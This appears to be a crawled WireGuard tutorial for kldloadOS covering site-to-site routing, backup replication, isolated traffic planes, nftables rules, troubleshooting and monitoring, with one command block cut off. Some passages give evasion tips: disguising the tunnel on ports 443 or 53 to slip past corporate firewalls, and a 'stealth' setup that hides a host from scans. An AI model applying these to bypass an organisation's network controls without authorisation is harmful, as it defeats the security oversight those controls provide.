for node in node-1 node-2 node-3 node-4; do
  scp "mesh-configs/${node}.conf" "root@${node}:/etc/wireguard/wg0.conf"
  ssh "root@${node}" "systemctl enable --now wg-quick@wg0"
done
```

Multi-site — connecting offices with subnet routing

Site-to-site VPN

Three offices, each with its own LAN subnet. The WireGuard nodes at each site act as gateways — they route traffic between the LANs through the tunnels. Machines on each LAN do not need WireGuard installed — they just need a route pointing at their site's WireGuard gateway.

analogy: three islands connected by bridges. The bridges (tunnels) connect the islands (LANs). Islanders do not need to know about the bridges — they just follow the road signs (routes).

Network layout

Site	LAN Subnet	WG Gateway	Tunnel IP	Public IP
HQ	192.168.1.0/24	192.168.1.1	10.99.0.1	198.51.100.1
Branch A	192.168.2.0/24	192.168.2.1	10.99.0.2	198.51.100.2
Branch B	192.168.3.0/24	192.168.3.1	10.99.0.3	203.0.113.1

HQ gateway — `/etc/wireguard/wg0.conf`

```
[Interface]
Address    = 10.99.0.1/24
ListenPort = 51820
PrivateKey = <hq-private-key>

PostUp   = sysctl -w net.ipv4.ip_forward=1
PostDown = sysctl -w net.ipv4.ip_forward=0

[Peer]
# Branch A — route their entire LAN through this peer
PublicKey  = <branch-a-pubkey>
AllowedIPs = 10.99.0.2/32, 192.168.2.0/24
Endpoint   = 198.51.100.2:51820
PersistentKeepalive = 25

[Peer]
# Branch B
PublicKey  = <branch-b-pubkey>
```

```
AllowedIPs = 10.99.0.3/32, 192.168.3.0/24
Endpoint   = 203.0.113.1:51820
PersistentKeepalive = 25
```

Branch A gateway — `/etc/wireguard/wg0.conf`

```
[Interface]
Address    = 10.99.0.2/24
ListenPort = 51820
PrivateKey = <branch-a-private-key>

PostUp   = sysctl -w net.ipv4.ip_forward=1
PostDown = sysctl -w net.ipv4.ip_forward=0

[Peer]
# HQ — route HQ LAN + Branch B LAN through HQ
PublicKey  = <hq-pubkey>
AllowedIPs = 10.99.0.1/32, 192.168.1.0/24, 10.99.0.3/32, 192.168.3.0/24
Endpoint   = 198.51.100.1:51820
PersistentKeepalive = 25
```

Branch B gateway — `/etc/wireguard/wg0.conf`

```
[Interface]
Address    = 10.99.0.3/24
ListenPort = 51820
PrivateKey = <branch-b-private-key>

PostUp   = sysctl -w net.ipv4.ip_forward=1
PostDown = sysctl -w net.ipv4.ip_forward=0

[Peer]
# HQ — route HQ LAN + Branch A LAN through HQ
PublicKey  = <hq-pubkey>
AllowedIPs = 10.99.0.1/32, 192.168.1.0/24, 10.99.0.2/32, 192.168.2.0/24
Endpoint   = 198.51.100.1:51820
PersistentKeepalive = 25
```

LAN routing — tell other machines about the tunnels

```
# On each LAN, machines need a route to the remote subnets.
# Option 1: add a static route on each machine
ip route add 192.168.2.0/24 via 192.168.1.1   # on HQ LAN machines
ip route add 192.168.3.0/24 via 192.168.1.1   # on HQ LAN machines

# Option 2: set the WG gateway as the default gateway (simpler)
# Or configure the routes on your DHCP server / router
```

Split tunneling

```
# To only route specific traffic through the tunnel (not everything),
# use precise AllowedIPs on the client side.
#
# Example: only route traffic to the remote LAN through the tunnel
AllowedIPs = 192.168.1.0/24, 10.99.0.0/24
# Internet traffic goes direct — not through the tunnel
```

WireGuard + ZFS replication

Encrypted offsite backup

syncoid sends ZFS snapshots over SSH. If you run SSH through a WireGuard tunnel, your replication traffic is encrypted twice — once by WireGuard, once by SSH. More importantly, your ZFS replication endpoint is not exposed to the public

internet. Only machines inside the tunnel can reach it.

analogy: sending your backup tapes in an armored truck (WireGuard) through a private highway (the tunnel) to a vault (the remote ZFS pool).

Setup

```
# Assumptions:
# - Primary server: 10.99.0.1 (WireGuard tunnel IP)
# - Backup server:  10.99.0.2 (WireGuard tunnel IP)
# - WireGuard tunnel is already up (see peer-to-peer section above)
# - Both servers run kldloadOS with sanoid/syncoid installed

# On the PRIMARY server — configure syncoid to replicate over the tunnel
# Use the tunnel IP, not the public IP
syncoid --recursive \
  rpool/data \
  root@10.99.0.2:backup/data

# Automate with a systemd timer
cat > /etc/systemd/system/zfs-replicate.service <<'EOF'
[Unit]
Description=ZFS replication to offsite backup
After=wg-quick@wg0.service
Requires=wg-quick@wg0.service

[Service]
Type=oneshot
ExecStart=/usr/sbin/syncoid --recursive --no-privilege-elevation rpool/data root@10.99.0.2:backup/data
EOF

cat > /etc/systemd/system/zfs-replicate.timer <<'EOF'
[Unit]
Description=Run ZFS replication every hour

[Timer]
OnCalendar=hourly
Persistent=true
RandomizedDelaySec=300

[Install]
WantedBy=timers.target
EOF

systemctl daemon-reload
systemctl enable --now zfs-replicate.timer
```

Verify replication

```
# On the backup server — check that snapshots are arriving
zfs list -t snapshot -r backup/data | tail -5

# Verify data integrity
zpool scrub backup
zpool status backup
```

WireGuard + kldload fleet

The four WireGuard planes

kldloadOS cluster mode uses four separate WireGuard interfaces to isolate different types of traffic. Each plane has its own subnet, port, and purpose. This is not academic overengineering — it means a compromised monitoring agent cannot reach your storage network, and a noisy data transfer cannot starve your control plane.

analogy: four separate highway systems in the same city. Emergency vehicles, delivery trucks, commuter cars, and city

buses each get their own roads. A traffic jam on one does not affect the others.

Interface	Subnet	Port	Purpose
`wg0`	`10.77.0.0/16`	51820	Enrollment — new nodes join the fleet here
`wg1`	`10.78.0.0/16`	51821	Management — SSH, Salt, control commands
`wg2`	`10.79.0.0/16`	51822	Backend — metrics, monitoring, Prometheus scrapes
`wg3`	`10.80.0.0/16`	51823	Storage — ZFS replication, Kubernetes overlay, iSCSI

How auto-mesh works on firstboot

```
# When a kldloadOS node boots in cluster mode:
# 1. It generates keys for all 4 interfaces
# 2. It connects to the cluster manager over wg0 (enrollment plane)
# 3. The cluster manager distributes peer configs for wg1, wg2, wg3
# 4. The node brings up all 4 interfaces
# 5. Full mesh is established — every node can reach every other node on all 4 planes

# You can inspect the mesh at any time:
for iface in wg0 wg1 wg2 wg3; do
  echo "=== $iface ==="
  wg show "$iface"
  echo
done
```

Manual 4-plane setup

```
# If you want the same isolation without cluster mode, create 4 configs:

for i in 0 1 2 3; do
  port=$((51820 + i))
  subnet=$((77 + i))
  wg genkey | tee "/etc/wireguard/wg${i}-private.key" | wg pubkey > "/etc/wireguard/wg${i}-public.key"
  chmod 600 "/etc/wireguard/wg${i}-private.key"

  cat > "/etc/wireguard/wg${i}.conf" <
```

Firewall integration — nftables rules for WireGuard

Per-interface access control

WireGuard interfaces are normal Linux network interfaces. nftables can filter traffic on them just like eth0 or br0. The key insight: use `iifname` (input interface name) and `oifname` (output interface name) to write rules that apply only to specific WireGuard tunnels.

analogy: different doors to your building. The front door (wg0) lets in visitors. The loading dock (wg3) lets in deliveries. Each door has its own security guard with its own rulebook.

Basic nftables rules for WireGuard

```
# /etc/nftables.conf

table inet filter {
  chain input {
    type filter hook input priority 0; policy drop;

    # Allow established connections
    ct state established,related accept
```

```
    # Allow loopback
    iifname "lo" accept

    # Allow WireGuard UDP port from anywhere
    udp dport 51820 accept

    # Allow SSH only from the management tunnel (wg1)
    iifname "wg1" tcp dport 22 accept

    # Allow Prometheus scrapes only from the monitoring tunnel (wg2)
    iifname "wg2" tcp dport 9090 accept
    iifname "wg2" tcp dport 9100 accept

    # Allow ZFS replication (SSH) only from the storage tunnel (wg3)
    iifname "wg3" tcp dport 22 accept

    # Allow ICMP (ping) on all WireGuard interfaces
    iifname "wg*" icmp type echo-request accept

    # Drop everything else
    log prefix "nft-drop: " drop
  }

  chain forward {
    type filter hook forward priority 0; policy drop;

    # Allow forwarding between WireGuard interfaces (for site-to-site routing)
    iifname "wg0" oifname "eth0" accept
    iifname "eth0" oifname "wg0" ct state established,related accept

    # Allow inter-site traffic
    iifname "wg0" oifname "wg0" accept
  }
}

table inet nat {
  chain postrouting {
    type nat hook postrouting priority 100;
    # Masquerade WireGuard traffic going out to the LAN
    oifname "eth0" masquerade
  }
}
```

```
# Apply the rules
nft -f /etc/nftables.conf

# Make them persistent
systemctl enable nftables

# Verify
nft list ruleset
```

Troubleshooting

The debugging checklist

WireGuard is silent by design. There are no connection logs, no handshake messages, no error output. If it is not working, you diagnose by checking the handshake timestamp and working backward through the possible failure points.

analogy: WireGuard is like a locked mailbox. If no mail appears, you check: is the address right? Is the key the right shape? Is the mailbox even there?

Step-by-step diagnosis

```
# 1. Is the interface up?
```

```
ip link show wg0
# Should say "UP" — if not:
wg-quick up wg0

# 2. Is there a handshake?
wg show wg0
# Look for "latest handshake: X seconds ago"
# If it says "none" — the tunnel is NOT working. Continue debugging.

# 3. Is the firewall blocking UDP?
# On the RECEIVING end:
nft list ruleset | grep 51820
# Make sure UDP 51820 is allowed inbound
# Quick test — temporarily open everything:
nft flush ruleset
# Then try again. If it works, your firewall is the problem.

# 4. Is the endpoint reachable?
# From the side that CANNOT handshake:
nc -zuv 198.51.100.10 51820
# Should say "succeeded" or "open"

# 5. Are the keys correct?
# The public key on Node A's [Peer] section must match Node B's private key (and vice versa)
# Regenerate if unsure:
wg genkey | tee /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key

# 6. Is the kernel module loaded?
lsmod | grep wireguard
# If not:
modprobe wireguard

# 7. Check system logs
journalctl -u wg-quick@wg0 --no-pager -n 50
dmesg | grep wireguard
```

Handshake age

```
# A healthy tunnel shows a recent handshake:
wg show wg0
# peer: abc123...
#   endpoint: 198.51.100.10:51820
#   allowed ips: 10.99.0.2/32
#   latest handshake: 12 seconds ago     <-- GOOD
#   transfer: 1.24 MiB received, 3.48 MiB sent

# If "latest handshake" is missing or says "none":
# - The peer has never successfully connected
# - Check firewall, endpoint, and keys

# If "latest handshake" is more than 2-3 minutes old:
# - The peer may be offline
# - PersistentKeepalive may not be set (needed behind NAT)
```

MTU issues

```
# WireGuard adds 60 bytes of overhead (IPv4) or 80 bytes (IPv6)
# Default MTU is 1420, which works for most networks
# If you are seeing packet fragmentation or slow transfers:

# Check current MTU
ip link show wg0 | grep mtu

# Lower the MTU if needed (common behind PPPoE or other encapsulation)
# In wg0.conf:
# [Interface]
# MTU = 1380
```

```
# Or set it live:
ip link set wg0 mtu 1380

# Test with a specific packet size
ping -c 3 -s 1400 -M do 10.99.0.2
# If this fails but smaller sizes work, you have an MTU problem
```

Performance

Near line-rate, in the kernel

WireGuard runs in the Linux kernel, not in userspace. On modern hardware, it adds less than 5% overhead. On a 10 Gbps link, expect 9.4+ Gbps through the tunnel. It uses ChaCha20 for encryption, which is extremely fast on CPUs without AES-NI (like ARM), and competitive with AES-GCM on CPUs that do have AES-NI.

analogy: the difference between a toll booth that stops every car (OpenVPN in userspace) and an electronic toll tag that reads at highway speed (WireGuard in the kernel).

Benchmarking with iperf3

```
# Install iperf3 (already in kldloadOS darksite)
dnf install -y iperf3   # CentOS/RHEL
apt install -y iperf3    # Debian

# === BASELINE — no tunnel ===
# On Node B (server):
iperf3 -s

# On Node A (client):
iperf3 -c 198.51.100.20 -t 30 -P 4
# Note the bandwidth

# === THROUGH THE TUNNEL ===
# On Node B (server):
iperf3 -s -B 10.99.0.2

# On Node A (client):
iperf3 -c 10.99.0.2 -t 30 -P 4
# Compare with baseline — expect less than 5% drop on modern hardware
```

Typical results on kldloadOS

Link	Bare metal	WireGuard tunnel	Overhead
1 Gbps	940 Mbps	920 Mbps	~2%
10 Gbps	9.41 Gbps	9.12 Gbps	~3%
25 Gbps	23.7 Gbps	22.1 Gbps	~7%

CPU matters more than link speed. A single WireGuard tunnel uses one CPU core. If your core maxes out before your link does, you can run multiple tunnels across different cores and bond them — but on any hardware built after 2018, a single core handles 10+ Gbps easily.

← WireGuard Masterclass

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

WireGuard Masterclass

The elephant in the room

WireGuard is a kernel module. On kldloadOS, it ships with every install — CentOS and Debian — as part of the stock kernel. No DKMS, no patches, no extra packages. It’s just there.

This matters more than most people realize.

When you create a WireGuard interface, the kernel creates a network device that looks and behaves exactly like a physical NIC. Applications don’t know they’re running on a tunnel. `ping`, `ssh`, `curl`, `nginx`, `postgres` — they all see a normal network interface with an IP address. The encryption happens below them, in the kernel, before any packet hits the physical wire.

From the outside — from the perspective of anyone scanning your network, your ISP, or anything sitting between your nodes — all they see is UDP traffic on a single port. They can’t see what’s inside. They can’t see how many services are running. They can’t fingerprint what you’re doing. They can’t even tell it’s WireGuard without deep packet inspection, and even then, WireGuard’s packets look like random noise because they don’t respond to unauthenticated traffic at all.

A WireGuard interface that has no peers configured is completely silent. It doesn’t respond to anything. It doesn’t even acknowledge that it exists.

This means you can build entire private networks — backplanes, control planes, data planes — that run silently underneath whatever your “visible” OS is doing. The applications running on top don’t know. The outside world doesn’t know. It’s an invisible encrypted layer between your machines.

kldloadOS has this built in to every install. Here’s how to use it.

What makes WireGuard different

It’s in the kernel

OpenVPN runs in userspace. IPSec has a complex kernel/userspace split. WireGuard runs entirely in the kernel as a network device. This means:

- **No context switches** between kernel and userspace for packet processing
- **No TUN/TAP overhead** — packets go directly through the kernel network stack
- **Kernel-level routing** — WireGuard interfaces participate in the routing table like any physical NIC
- **Applications are oblivious** — they bind to addresses and send packets. The kernel handles encryption transparently.

It’s silent by default

WireGuard implements a concept called **cryptokey routing**. A peer is identified by its public key and a list of allowed IP ranges. If a packet arrives that doesn’t match any peer’s public key, WireGuard doesn’t respond. At all. No RST, no ICMP unreachable, no “port closed” message. Nothing.

This means: - Port scanners see nothing - Unauthenticated packets are silently dropped - The UDP port appears “filtered” or non-existent to outsiders - There is no handshake until both sides have the correct keys

It’s stateless on disk

A WireGuard configuration is just a key pair and a peer list. There’s no certificate authority, no PKI infrastructure, no certificate renewal, no CRL checking. Two machines that know each other’s public keys can communicate. Period.

It roams automatically


If a peer’s IP address changes (laptop moves from WiFi to cellular, VM migrates, dynamic IP renews), WireGuard detects it

from the next authenticated packet and updates the endpoint automatically. No reconnection, no renegotiation.

Building a silent backplane

A backplane is a private network that runs underneath your production services. Your services bind to the backplane addresses. The outside world only sees the physical interface.

The concept



Step 1: Generate keys on every node

```
# On each machine
umask 077
wg genkey | tee /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key
```

Step 2: Create the backplane config

Node A (10.200.0.1) — `/etc/wireguard/wg-backplane.conf`:

```
[Interface]
Address = 10.200.0.1/24
ListenPort = 51820
PrivateKey = <node-A-private-key>

# Lock the interface to a specific routing table (optional, advanced)
# Table = 200
# PostUp = ip rule add from 10.200.0.1 table 200

[Peer]
# Node B
PublicKey = <node-B-public-key>
AllowedIPs = 10.200.0.2/32
Endpoint = 203.0.113.20:51820
PersistentKeepalive = 25

[Peer]
# Node C
PublicKey = <node-C-public-key>
AllowedIPs = 10.200.0.3/32
Endpoint = 203.0.113.30:51820
PersistentKeepalive = 25
```

Node B (10.200.0.2) — `/etc/wireguard/wg-backplane.conf`:

```
[Interface]
Address = 10.200.0.2/24
ListenPort = 51820
PrivateKey = <node-B-private-key>

[Peer]
# Node A
PublicKey = <node-A-public-key>
AllowedIPs = 10.200.0.1/32
Endpoint = 203.0.113.10:51820
PersistentKeepalive = 25

[Peer]
# Node C
PublicKey = <node-C-public-key>
AllowedIPs = 10.200.0.3/32
Endpoint = 203.0.113.30:51820
PersistentKeepalive = 25
```

Step 3: Bring it up

```
systemctl enable --now wg-quick@wg-backplane
```

Step 4: Bind services to the backplane only

The key step — services only listen on the backplane address, not on eth0:

```
# SSH — only accessible over the backplane
cat >> /etc/ssh/sshd_config << 'EOF'
ListenAddress 10.200.0.1
EOF
systemctl restart sshd

# PostgreSQL — only accessible over the backplane
# In postgresql.conf:
# listen_addresses = '10.200.0.1'

# Prometheus — only on backplane
# --web.listen-address=10.200.0.1:9090

# nginx — only on backplane (or split: 443 on eth0, management on backplane)
# listen 10.200.0.1:8080;
```

Step 5: Firewall the physical interface

Now lock down eth0 so only WireGuard UDP passes through:

```
# CentOS/RHEL (firewalld)
firewall-cmd --permanent --zone=public --remove-service=ssh
firewall-cmd --permanent --zone=public --add-port=51820/udp
firewall-cmd --permanent --zone=trusted --add-interface=wg-backplane
firewall-cmd --reload

# Debian (nftables)
cat > /etc/nftables.d/backplane.nft << 'EOF'
table inet filter {
  chain input {
    # Allow WireGuard UDP on physical interface
    iifname "eth0" udp dport 51820 accept

    # Allow everything on the backplane
    iifname "wg-backplane" accept

    # Drop everything else on eth0
    iifname "eth0" drop
  }
```

```
}
EOF
systemctl reload nftables
```

Result: From the outside, port scans show nothing. Not even SSH. The only thing visible is UDP 51820, which doesn't respond to unauthenticated traffic. All your services are running, fully functional, accessible only through the encrypted backplane.

Multiple backplanes (traffic isolation)

One backplane is good. Multiple backplanes separate concerns:

```
wg-mgmt:     10.200.0.0/24  port 51820  — SSH, Salt, management
wg-data:     10.201.0.0/24  port 51821  — database replication, NFS, storage
wg-monitor:  10.202.0.0/24  port 51822  — Prometheus, Grafana, metrics
wg-app:      10.203.0.0/24  port 51823  — application traffic, API calls
```

Each plane has its own key pair, its own subnet, its own port. Traffic on one plane can't leak to another. If the monitoring plane is compromised, the attacker can see metrics but can't reach the database on the data plane — different keys, different network, different everything.

Generate keys for each plane

```
for plane in mgmt data monitor app; do
  wg genkey | tee /etc/wireguard/${plane}.key | wg pubkey > /etc/wireguard/${plane}.pub
done
chmod 600 /etc/wireguard/*.key
```

Create configs for each plane

```
# Template — repeat for each plane with different addresses/ports
for plane in mgmt:10.200.0:51820 data:10.201.0:51821 monitor:10.202.0:51822 app:10.203.0:51823; do
  IFS=: read name subnet port <<< "$plane"
  cat > /etc/wireguard/wg-${name}.conf << EOF
[Interface]
Address = ${subnet}.1/24
ListenPort = ${port}
PrivateKey = $(cat /etc/wireguard/${name}.key)

# Add peers below
EOF
done
```

Then add `[Peer]` blocks for each node on each plane. Each peer needs a unique key pair per plane — don't reuse keys across planes.

Bring all planes up

```
for plane in mgmt data monitor app; do
  systemctl enable --now wg-quick@wg-${plane}
done
```

Bind services to specific planes

```
# SSH only on management plane
ListenAddress 10.200.0.1        # sshd_config

# PostgreSQL only on data plane
listen_addresses = '10.201.0.1'  # postgresql.conf

# Prometheus only on monitor plane
--web.listen-address=10.202.0.1:9090

# Your app only on app plane
```

```
APP_BIND=10.203.0.1:8080
```

Now each service is only reachable on its designated plane. An attacker who somehow gets access to the monitoring network can't reach the database, can't SSH to anything, can't touch the application.

Full mesh vs hub-and-spoke

Hub-and-spoke

All traffic goes through a central hub. Simpler to configure (peers only need the hub's endpoint), but the hub is a bottleneck and single point of failure.

```
     ┌─── Node B
     │
Hub ─┼─── Node C
     │
     └─── Node D
```

Good for: remote access, home labs, small deployments, road warriors.

Full mesh

Every node connects directly to every other node. No bottleneck, no single point of failure, but O(n²) peer configurations.

```
Node A ─── Node B
  │  ╲      │
  │   ╲     │
  │    ╲    │
Node C ─── Node D
```

Good for: clusters, production infrastructure, low-latency requirements.

Full mesh configuration

For a 4-node full mesh, each node needs 3 peer blocks:

```
#!/bin/bash
# generate-mesh.sh — generate full mesh WireGuard configs
# Usage: ./generate-mesh.sh

declare -A NODES=(
  [node-a]="203.0.113.10:10.200.0.1"
  [node-b]="203.0.113.20:10.200.0.2"
  [node-c]="203.0.113.30:10.200.0.3"
  [node-d]="203.0.113.40:10.200.0.4"
)

PORT=51820

# Generate keys
for name in "${!NODES[@]}"; do
  wg genkey | tee "keys/${name}.key" | wg pubkey > "keys/${name}.pub"
done

# Generate configs
for name in "${!NODES[@]}"; do
  IFS=: read pub_ip wg_ip <<< "${NODES[$name]}"

  cat > "configs/${name}.conf" << CONF
[Interface]
Address = ${wg_ip}/24
ListenPort = ${PORT}
PrivateKey = $(cat keys/${name}.key)
CONF

  for peer in "${!NODES[@]}"; do
    [[ "$peer" == "$name" ]] && continue
```

```
    IFS=: read peer_pub peer_wg <<< "${NODES[$peer]}"

    cat >> "configs/${name}.conf" << CONF

[Peer]
# ${peer}
PublicKey = $(cat keys/${peer}.pub)
AllowedIPs = ${peer_wg}/32
Endpoint = ${peer_pub}:${PORT}
PersistentKeepalive = 25
CONF
  done
done

echo "Configs generated in configs/"
echo "Distribute each .conf to its respective node at /etc/wireguard/wg0.conf"
```

```
mkdir -p keys configs
chmod 700 keys
./generate-mesh.sh
```

Dynamic mesh with wg-quick and PostUp

For larger meshes, use a script to add peers dynamically:

```
[Interface]
Address = 10.200.0.1/24
ListenPort = 51820
PrivateKey = <key>
PostUp = /etc/wireguard/add-mesh-peers.sh %i
PostDown = /etc/wireguard/remove-mesh-peers.sh %i
```

NAT traversal and peers behind firewalls

WireGuard handles NAT naturally with `PersistentKeepalive`. But there are edge cases:

Both peers behind NAT

If neither peer has a public IP, neither can set an `Endpoint` for the other. Solutions:

. **Use a relay node** — one node with a public IP acts as a hub. Both NAT'd peers connect to it, and it forwards traffic.

. **Use a STUN/TURN approach** — not built into WireGuard, but you can use a coordination service to exchange endpoints.

. **Use a cloud relay** — spin up a tiny VM (t2.micro, free tier) as a WireGuard hub. Both peers connect to it.

```
# Tiny relay VM config
[Interface]
Address = 10.200.0.1/24
ListenPort = 51820
PrivateKey = <relay-key>
PostUp = sysctl -w net.ipv4.ip_forward=1

[Peer]
# Home lab (behind NAT)
PublicKey = <home-pub>
AllowedIPs = 10.200.0.2/32
# No Endpoint — the home lab connects to us

[Peer]
# Office (behind NAT)
PublicKey = <office-pub>
AllowedIPs = 10.200.0.3/32
# No Endpoint — the office connects to us
```

Both NAT'd peers set the relay as their `Endpoint`. The relay forwards traffic between them. They can reach each other via 10.200.0.x addresses through the relay.

Changing ports to avoid corporate firewalls

Some networks block non-standard UDP ports. Use 443 or 53 instead:

```
[Interface]
ListenPort = 443   # looks like HTTPS to basic firewalls
```

Or run WireGuard on port 53:

```
[Interface]
ListenPort = 53    # looks like DNS
```

Site-to-site: connecting entire networks

Connect two LANs so all devices on both sides can talk to each other:

Site A — LAN 192.168.1.0/24

```
[Interface]
Address = 10.200.0.1/24
ListenPort = 51820
PrivateKey = <site-a-key>
PostUp = sysctl -w net.ipv4.ip_forward=1

[Peer]
PublicKey = <site-b-key>
AllowedIPs = 10.200.0.2/32, 192.168.2.0/24
Endpoint = <site-b-public-ip>:51820
PersistentKeepalive = 25
```

Site B — LAN 192.168.2.0/24

```
[Interface]
Address = 10.200.0.2/24
ListenPort = 51820
PrivateKey = <site-b-key>
PostUp = sysctl -w net.ipv4.ip_forward=1

[Peer]
PublicKey = <site-a-key>
AllowedIPs = 10.200.0.1/32, 192.168.1.0/24
Endpoint = <site-a-public-ip>:51820
PersistentKeepalive = 25
```

The `AllowedIPs` field includes the remote LAN subnet. WireGuard routes packets for those subnets through the tunnel. Devices on LAN A (192.168.1.x) can reach devices on LAN B (192.168.2.x) transparently — no VPN client needed on individual devices.

Add routes on each site's router pointing the remote subnet to the WireGuard gateway:

```
# On Site A's router (or the WireGuard host if it IS the router)
ip route add 192.168.2.0/24 via 10.200.0.1 dev wg0
```

Split tunnel vs full tunnel

Split tunnel (default)

Only traffic destined for the WireGuard subnet goes through the tunnel. Everything else goes out the normal internet connection.

```
[Peer]
AllowedIPs = 10.200.0.0/24    # only backplane traffic tunneled
```

Full tunnel

ALL traffic goes through the tunnel. Your exit IP becomes the remote peer's IP. Useful for privacy, bypassing geo-restrictions, or routing all traffic through a trusted exit point.

```
[Peer]
AllowedIPs = 0.0.0.0/0, ::/0  # everything tunneled
```

When using full tunnel, set DNS on the interface:

```
[Interface]
Address = 10.200.0.2/24
PrivateKey = <key>
DNS = 1.1.1.1, 9.9.9.9
```

Split tunnel with specific routes

Route only certain subnets through the tunnel:

```
[Peer]
AllowedIPs = 10.200.0.0/24, 10.0.0.0/8, 172.16.0.0/12
# Only RFC1918 private traffic goes through the tunnel
# Public internet traffic goes out normally
```

Stealth configuration

Maximum invisibility. The goal: nothing about this machine reveals that it's part of a private network.

1. No listening port on the initiator

If a node only initiates connections (never receives them), it doesn't need a `ListenPort`:

```
[Interface]
Address = 10.200.0.5/24
PrivateKey = <key>
# No ListenPort — uses a random ephemeral port
# No UDP port visible in port scans

[Peer]
PublicKey = <hub-key>
Endpoint = <hub-ip>:51820
AllowedIPs = 10.200.0.0/24
PersistentKeepalive = 25
```

The node connects outbound to the hub. The hub can reach it back through the established tunnel. But no port is open on this machine — nothing to scan, nothing to find.

2. Non-standard port on the hub

```
ListenPort = 8172   # or any random high port
```

3. Firewall everything except WireGuard

```
# Only allow WireGuard UDP, drop everything else
# CentOS
firewall-cmd --permanent --zone=drop --change-interface=eth0
firewall-cmd --permanent --zone=drop --add-port=51820/udp
firewall-cmd --permanent --zone=trusted --add-interface=wg-backplane
firewall-cmd --reload
```

The machine now has exactly one open port on its public interface: WireGuard. And WireGuard doesn't respond to unauthenticated traffic. To the outside world, this machine appears to have no open ports at all.

4. No DNS, no hostname leaks

```
# Set hostname to something generic
hostnamectl set-hostname localhost

# Don't publish mDNS
systemctl disable --now avahi-daemon 2>/dev/null || true
```

5. Verify stealth

From another machine, scan the target:

```
nmap -sU -sT -p- 203.0.113.10
```

Expected result: all ports filtered or closed. No services detected. The machine appears to be off or non-existent, but it's fully operational on the backplane.

Monitoring WireGuard

Basic status

```
wg show
```

Shows: interfaces, public keys, endpoints, allowed IPs, latest handshake, transfer bytes.

Watch for problems

```
# Continuous monitoring
watch -n5 wg show

# Check if a specific peer has a recent handshake (within 3 minutes)
wg show wg0 latest-handshakes | while read pub ts; do
  age=$(( $(date +%s) - ts ))
  if (( age > 180 )); then
    echo "STALE: peer ${pub:0:8}... last handshake ${age}s ago"
  fi
done
```

Prometheus metrics

Use the `wireguard_exporter` or scrape `wg show` output:

```
cat > /usr/local/bin/wg-metrics.sh << 'SCRIPT'
#!/bin/bash
# Textfile exporter for node_exporter
echo "# HELP wireguard_peers Number of WireGuard peers"
echo "# TYPE wireguard_peers gauge"
for iface in $(wg show interfaces); do
  count=$(wg show "$iface" peers | wc -l)
  echo "wireguard_peers{interface=\"${iface}\"} ${count}"
done

echo "# HELP wireguard_transfer_bytes Bytes transferred per peer"
echo "# TYPE wireguard_transfer_bytes gauge"
wg show all transfer | while read iface pub rx tx; do
  short="${pub:0:8}"
  echo "wireguard_transfer_rx_bytes{interface=\"${iface}\",peer=\"${short}\"} ${rx}"
  echo "wireguard_transfer_tx_bytes{interface=\"${iface}\",peer=\"${short}\"} ${tx}"
done

echo "# HELP wireguard_latest_handshake_seconds Seconds since last handshake"
echo "# TYPE wireguard_latest_handshake_seconds gauge"
wg show all latest-handshakes | while read iface pub ts; do
  short="${pub:0:8}"
  age=$(( $(date +%s) - ts ))
  echo "wireguard_latest_handshake_seconds{interface=\"${iface}\",peer=\"${short}\"} ${age}"
done
```

```
SCRIPT
chmod +x /usr/local/bin/wg-metrics.sh

# Run every 30s via cron or systemd timer
mkdir -p /var/lib/node_exporter/textfile
echo '* * * * * root /usr/local/bin/wg-metrics.sh > /var/lib/node_exporter/textfile/wireguard.prom' >> /etc/crontab
```

eBPF tracing of WireGuard

Use the kldloadOS eBPF tools to trace WireGuard at the kernel level:

```
# Count packets per WireGuard interface
bpftrace -e 'tracepoint:net:net_dev_xmit /str(args.name) == "wg0"/ { @packets = count(); }'

# Histogram of packet sizes on the backplane
bpftrace -e 'tracepoint:net:net_dev_xmit /str(args.name) == "wg-backplane"/ { @size = hist(args.len); }'

# Watch for WireGuard handshakes (new connections)
bpftrace -e 'kprobe:wg_packet_receive { printf("WG packet received: pid=%d comm=%s\n", pid, comm); }'
```

Key management best practices

Rotate keys periodically

```
# Generate new keys
wg genkey | tee /etc/wireguard/private.key.new | wg pubkey > /etc/wireguard/public.key.new

# Distribute the new public key to all peers
# Update the config
# Atomically swap:
wg-quick down wg-backplane
